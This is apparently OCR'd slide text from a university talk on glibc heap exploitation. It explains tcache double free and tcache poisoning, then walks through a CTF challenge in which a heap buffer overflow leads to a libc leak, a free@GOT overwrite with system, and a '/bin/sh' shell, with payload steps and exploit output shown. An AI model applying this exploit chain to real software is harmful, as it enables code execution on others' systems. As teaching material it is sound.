- free(b)                tcache[0]:   b -> a -> NULL
- free(c)                tcache[0]:   c -> b -> a -> NULL
- d = malloc(20);
- *c = 0xabadcafe
- assert( *d == 0xabadcafe )

# Double free

- free(a)
- free(a)

What can go wrong?

# Double free

- a = malloc(20)
- free(a)

tcache[0]: a -> NULL


# Double free

- a = malloc(20)
- free(a)
- free(a)

tcache[0]: a -> a -> NULL

# Double free


- a = malloc(20)
- free(a)
- free(a)
- b = malloc(20)




tcache[0]: a -> NULL

# Double free


- a = malloc(20)
- free(a)
- free(a)
- b = malloc(20)
- c = malloc(20)




tcache[0]: NULL

# Double free

- a = malloc(20)
- free(a)
- free(a)
- b = malloc(20)
- c = malloc(20)
- *c = 0xabadcafe
- assert( *b == 0xabadcafe )



# Tcache poisoning

Exploiting a UAF vulnerability we can force the malloc to return the address we want!

```
size_t stack_var;
intptr_t *a = malloc(20);
free(a);                          tcache[0]:   a -> NULL

a[0] = &stack_var;                tcache[0]:   a -> &stack_var -> NULL

intptr_t *b = malloc(20);         tcache[0]:   &stack_var -> NULL
intptr_t *c = malloc(20);         tcache[0]:   NULL

printf("%p %p", &stack_var, c);
```

( The fd pointer of a free chunk can also be overwritten with a buffer overflow ) oooverflow

# Understanding the binary

```
> cristian-richie@arch ~ [binary-expolitation] ./oooverflow

WELCOME TO DEF CON CTF

This is our leet flag submission service.

Syntax: [command]

 Avaiable commands:
   0. Add a team
   1. Remove a team
   2. Submit a flag
   3. Show services
   4. Show scoreboard
   5. Exit

>>
```

```
arch     x86
baddr    0x400000
binsz    11593
bintype  elf
bits     64
canary   true
sanitiz  false
class    ELF64
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      false
relocs   true
relro    partial
rpath    NONE
static   false
stripped false
subsys   linux
va       true
```

# Looking for the vulnerability

```c
int __fastcall submit_flag(int a1)
{
  signed int i; // [rsp+14h] [rbp-Ch]
  char *user_flag; // [rsp+18h] [rbp-8h]

  user_flag = malloc(14uLL);
  if ( !strcmp(teams[a1].name, "termbird") )
    return puts(" Hey! You are Termbird, you do not have flags to submit!");
  printf("Enter the flag: ", "termbird");
  fgets(user_flag, 114, stdin);
  for ( i = 0; i <= 3; ++i )
  {
    if ( !strcmp(services[i].flag, user_flag) )
    {
      teams[a1].score += services[i].points;
      return printf("Good flag for service %s! Score updated.\n", services[i].name);
    }
  }
  return puts("Invalid flag!");
}
```

Reads 114 bytes into a buffer with size of 14, clearly this is a buffer overflow.

We can use it to recreate a tcache poisoning attack.

# Attack

Our goal is to spawn a shell, to do so we need to do as follow:

- Leak libc base address using tcache poisoning to force the malloc to return a libc address.
- Overwrite the free@GOT entry with system address
- Engage the shell by executing free

# Attack: libc address leak

- add_team(2, 14, “team2”.ljust(14, ‘\x00’))
- add_team(3, 40, “team3”.ljust(40, ‘\x00’))
- remove_team(3)
- remove_team(2)

tcache[0]: team2 -> NULL

tcache[1]: team3 -> NULL

# Attack: libc address leak

- submit_flag(0, ‘A’.ljust(24, ‘\x00’) + p64(0x30) + p64(rand@got))

tcache[0]: team2 -> NULL

tcache[1]: team3 -> rand@got -> rand_addr -> CORRUPTED

# Attack: libc address leak

- add_team(5, 40, “team5”.ljust(40, ‘\x00’))
- add_team(6, 40, “\n”)
- print scoreboard()

tcache[0]: team2 -> NULL

tcache[1]: rand_address -> CORRUPTED

# Attack: got overwrite

- add_team(7, 14, “team7”.ljust(14, ‘\x00’))
- add_team(8, 14, “team8”.ljust(14, ‘\x00’))
- remove_team(8)
- remove_team(7)
- submit_flag('0', 'A'.ljust(24, '\x00') + p64(0x20) + p64(free@GOT))
- add_team(8, 14, “‘team8”.ljust(14, '\x00'))
- add_team(9, 8, p64(system_address))

Same as before, except the last add_team that overwrites the free@GOT value with the address of the system. We don’t use anymore 40bytes allocations because tcache[1] has been corrupted!

# Attack: ruin the world

- add_team(10, 100, '/bin/sh\x00')
- remove_team(10)

At this point we only need to create a team with “/bin/sh” as name and trigger the system by calling the free. This will execute **system(“/bin/sh”)** ;)

# Attack: get the flag

```
(pwn) > cristian-richie@arch ~ [oooverflow] ./exploit.py
[+] Starting local process './oooverflow': pid 16858
[*] '/home/DATA/UNIVERSITA/dcgroup-talk/binary-expolitation/oooverflow/libc-2.28.so'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/DATA/UNIVERSITA/dcgroup-talk/binary-expolitation/oooverflow/oooverflow'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Leaked address: 0x7f72d6069610
[*] Libc address: 0x7f72d602e000
[*] System address: 0x7f72d6073380
[*] Free@GOT overwritten
[*] System called, enjoy the shell ;)
[*] Switching to interactive mode
$ ls
exploit.py  flag.txt  libc-2.28.so  oooverflow    oooverflow.c
$ cat flag.txt
flag{dcgr0up-r0cks}
$ 
```

# It's your turn

If you enjoyed the talk and you want to check your ability on real scenarios, TheRomanXpl0it are here for you!

Download the challenges and let's smash some stacks!
https://github.com/TheRomanXpl0it/binary-exploitation-intro


Don't forget to subscribe to [PewDiePie]